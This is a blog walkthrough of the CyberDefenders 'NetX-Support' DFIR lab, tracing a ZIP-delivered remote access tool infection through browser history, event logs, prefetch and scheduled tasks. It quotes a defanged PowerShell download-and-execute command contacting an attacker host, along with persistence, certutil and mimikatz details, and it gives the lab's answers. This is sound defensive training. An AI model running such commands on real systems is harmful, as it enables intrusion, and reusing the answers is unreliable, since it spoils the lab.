CyberDefenders NetX-Support
CyberDefender CTF where an employee downloads a malicious .ZIP. FInd IOCs, track lateral movement and discover the attacker's backdoor and C2 domains.
DFIR CAPTURE THE FLAG
Cory Atkinson
12/18/20259 min read


CyberDefender Lab link
https://cyberdefenders.org/blueteam-ctf-challenges/netx-support-ta569/
Scenario
Your organization experienced a security incident on May 5, 2025, when the Security Operations Center (SOC) detected suspicious activity on a company workstation. Investigation revealed that an employee had downloaded a malicious ZIP file and executed its contents.
As part of the DFIR team, you are given a forensic image of the compromised system to identify the infection vector, analyze the payload, and assess the breach. Your findings will reveal the TTPs, helping mitigate the threat and strengthen the organization’s future defenses.
Q1 What is the URL from which the malicious ZIP file was downloaded?

First lets mount the .ad1 using FTK Imager.

In FTK Imager go to "Add Evidence Item."
Select Image File and click next.
Go to where you have your .ad1 file, click it.
Click Finish.


Next check what data you have. We do not have a downloads folder so a zone identifier straight from the malicious file is not happening. Lets navigate to browser history. Remember each browser will have a separate History file and they will be in SQLite format. In this instance you can find it under Users > Alpha >AppData > Local > Microsoft > Edge > User Data > Default. You can try to use FTK Imager to scroll through the data but I highly recommend you export the file and use DB Browser.
Open the History file with DB Browser, you'll be presented with a series of tables, remember this is a database. We want the downloads table. Click Browse Data, for the table select downloads. Scroll to the right to the tab_url category and you have your answer.
Answer: https://limewire.com/d/S785F#bBSxZAx5HH
Q2 When did the employee download the malicious ZIP file?


In the History file you were perusing there is a downloads table, that has the time of download as a column. To convert this to a human readable format from Unix Epoch execute the below query. Notice the start_time column and the downloads table are listed.
SELECT
datetime(start_time / 1000000 + (strftime('%s', '1601-01-01')), 'unixepoch', 'localtime') AS human_readable_time
FROM
downloads;
Answer: 2025-05-05 08:51
Q3 After extracting the ZIP file, the employee executed a malicious JavaScript file that triggered the attack chain. What is the name of this JavaScript file?

This was found in the PowerShell operational logs and was caught with script block logging. Additionally, you can see answers to multiple questions in this log as well. Don't forget script block logging must be enabled in your domain or this valuable resource will not be there when you need it (specific malicious commands will trigger a warning in the logs and automatic logging by default). It can be enabled with registry keys or via group policy. Group Policy for this can be found under Computer Configuration > Policies > Administrative Templates > Windows Components > Windows PowerShell. Set Turn on PowerShell Script Block Logging to enabled. These events will fall under event 4104 in the Microsoft-Windows-PowerShell$4Operational.evtx log.

Answer: 5645_M.js
Q4 After the employee executed the malicious JavaScript file, a PowerShell payload was launched. What is the malicious URL that was contacted to download the second-stage payload?
A PowerShell Payload will automatically direct our attention to Microsoft-Windows-PowerShell%4Operational.evtx. Use EvtxeCmd to parse it.
Here was my example after exporting the log to the Desktop from FTK Imager.
.\EvtxECmd.exe -f 'C:\Users\Administrator\Desktop\Microsoft-Windows-PowerShell%4Operational.evtx' --csv C:\Users\Administrator\Desktop\ --csvf power.csv

Next open with TimeLine Explorer and load your power.csv into it. If you sort by Payload Data2 some command strings should start jumping out at you. This is a common method to download and invoke a script, without writing it to memory.
Also its important to make notes of the times, to get a accurate timeline.
IEX (New-Object Net.Webclient).downloadstring("hxxp[://]1otal[.]com/index/index[.]php")
Answer: hxxp[://]1otal[.]com/index/index[.]php (this is defanged, look at image for correct syntax)
IEX is an alias for Invoke-Expression which can be used to run strings as commands on both local and remote systems. Additionally Invoke-Expression runs in memory only. No writing to disk. So this line downloads a script and runs it in memory, and never writes it to disk. The (New-Object Net.Webclient).downloadstring is the command for the download and the URL is where the malicious script was downloaded from.
Q5 After the PowerShell command downloaded the second-stage payload, a script was executed to deploy the malicious software on the system. What is the name of that PowerShell script?
You'll notice that shortly after the download script runs a malicious PowerShell script labeled Deploy.ps1 will execute after the above command executes and a malicious Javascript file executes. The PowerShell script initially has issues and the attacker switches the path to C:\Users\Alpha\AppData\Local\Temp (not included in the provided image). The attacker still has issues executing, then they bypass the PowerShell execution policy of the local machines (this dictates what PowerShell scripts, if any are allowed to run) via the command Set-ExecutionPolicy Bypass.

Q6 Following the execution of the malicious script, a remote access tool (RAT) was installed on the file system. According to threat intelligence sources, what is the full file path of the tool with the OriginalFileName client32.exe?

If you examine the script there is a segment towards the bottom that is writing malware to a specific folder based on the current user's appdata folder and it is randomizing the folder name being created.

If you navigate to the AppData folder you will find two executables, use PowerShell and the Get-File hash command on each executable(Get-File filename). Then input the hash (not the file), into VirusTotal and it will tell you the actual name of the file.
The correct answer is C:\Users\Alpha\AppData\Roaming\IRomvWG3\presentationhost.exe
Q7 What UTC timestamp marks the most recent execution of the malicious software you identified in the previous question?




Prefetch files are created when an program runs, and monitors for up to 10 seconds, recording any dependencies of that program. Having a prefetch file does not necessarily mean a successful execution, it just means that it started to run, it could crash midway through and fail. Inside the prefetch file you will have a list of dependent files. Additionally, the last run time will be recorded (date of creation for the file, minus 10 seconds), along with the most recent execution (last modified minus 10 seconds, and run count.
Eric Zimmerman created a tool to parse this information and output the result in a easy to read manner. For this question use PECmd.exe from Eric Zimmerman and the -f for a file. You will specify the prefetch file to analyze and run it. One additional item of note is the random seeming letters and numbers at the end of the file. This is a hash of the file path from where it was original ran, so if we had multiple this would indicate that the location of the program has moved. Below is your answer.
Q8 The attacker added a new registry entry to persist the malicious software you identified earlier. What is the name of that registry value?
In the Deploy.ps1 script you will notice, first it is well documented, second there is a registry key for persistence. These are known as ASEP or AutoStart Extension Point. The registry key HKCU:\Software\Microsoft\Windows\CurrentVersion\Run and HKCU:\Software\Microsoft\Windows\CurrentVersion\Runonce are both commonly targeted. These allow the programs to auto start. This specific key is based on the current user. \Run will run every time a user is logged on. The value entered (and the answer to this question) is SoftwareUpdater.
Q9 According to the incident timeline, what is the username of the new user account the attacker created to maintain system access?
Most systems will not have a lot of different users on it, and user account creation events should be rare. You will be looking in the Security.evtx log and event 4720 A user account was created, will be a big help in finding the attacker's accounts. You can notice that after the attacker compromised the device, a new account was created WDAGUtilityAccount2. The attacker is attempting to camouflage with the actual WDAGUtility account which is the first account created here.
Q10 To escalate privileges, the attacker placed the new user account into several highly privileged groups. Which groups were they?
This question would use the Security.evtx log and you would want to look at event ID 4732 "A member was added to a security enabled group" from the logs you can see that Alpha was added to the Administrators group and the Remote Desktop Users group.
Q11 What full command line did the attacker specify in the Scheduled Task to run the SSH server on a schedule and automatically restart it if it stops?
Scheduled tasks are stored under Windows\System32\Tasks. IF you look here you will see two tasks that standout to you. Open the tasks with Notepad++ and you will be greeted with an XML that describes how the task operates.
Q12 By using a built-in Windows utility that leverages CryptoAPI for stealthy file downloads, the attacker retrieved a ZIP archive from a compromised machine. What is the full URL of that ZIP file?
A useful item to remember is Windows Defender even in passive mode (like when you have another EDR active) will log detections. If you use EVTXcmd to parse the Windows Defender log (Microsoft-Windows-Windows Defender%4Operational.evtx). Use timeline explorer to navigate through the logs and you will find multiple interesting items, including the answer to this question.
Essentially they used certutil to download mimikatz in a zipped format to the machine.
Q13 Referring to the other scheduled task that handles SSH key exchange, what hostname and remote IP address were used to establish the reverse SSH tunnel?
If you remember from earlier there were two SSH tasks, this information will be retrieved from SSH Key Exchange. Inside will be the location where the attacker's root private key was, the username of the user (root), and the IP address of the SSH server (185.206.146.129). Also of note, this question asks for hostname, what they really mean is username (root).
Answer: root

Q14 What is the IP address of the target host to which the attacker attempted lateral movement via RDP?

Security log, logs RDP connections as 4648 "A logon was attempted using explicit credentials". This counts even if you use your own logged on credentials. The downside to this specific log is there is no Remote Host IP included, just username and remote hostname. To get his information I used Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx. Event 1024 was where I found the IP address.
Q15 Following the breach, the attacker navigated network shares and accessed the confidential document Secrets.txt. By analyzing the .lnk shortcut files created during that activity, what is the full UNC path to the shared folder?
Windows stores .lnk files to recently created files under %APPDATA%\Microsoft\Windows\Recent, this can leave you hints even if the original file is deleted. If you navigate to the recent items section for Alpha under \Users\Alpha\AppData\Roaming\Micrososft\Windows\Recent you will find tons of useful files including the .lnk file for Secrets.txt. .Lnk files can be open with Notepad++ or dragged to notepad for reading.
Answer:
\\ALPH7-W3S-H3R3\Users\Alpha\Downloads\Important\Secrets.txt

Q16 The malicious remote-access software used by the attacker was configured to communicate with two domains—a primary and a secondary. What are the names of those domains?
In the \Alpha\AppData\Roaming\IRomvWG3 directory is a configuration file for the remote-access software, client.ini. Open this with Notepad++ and you will see the two domains and ports used at the bottom of the file.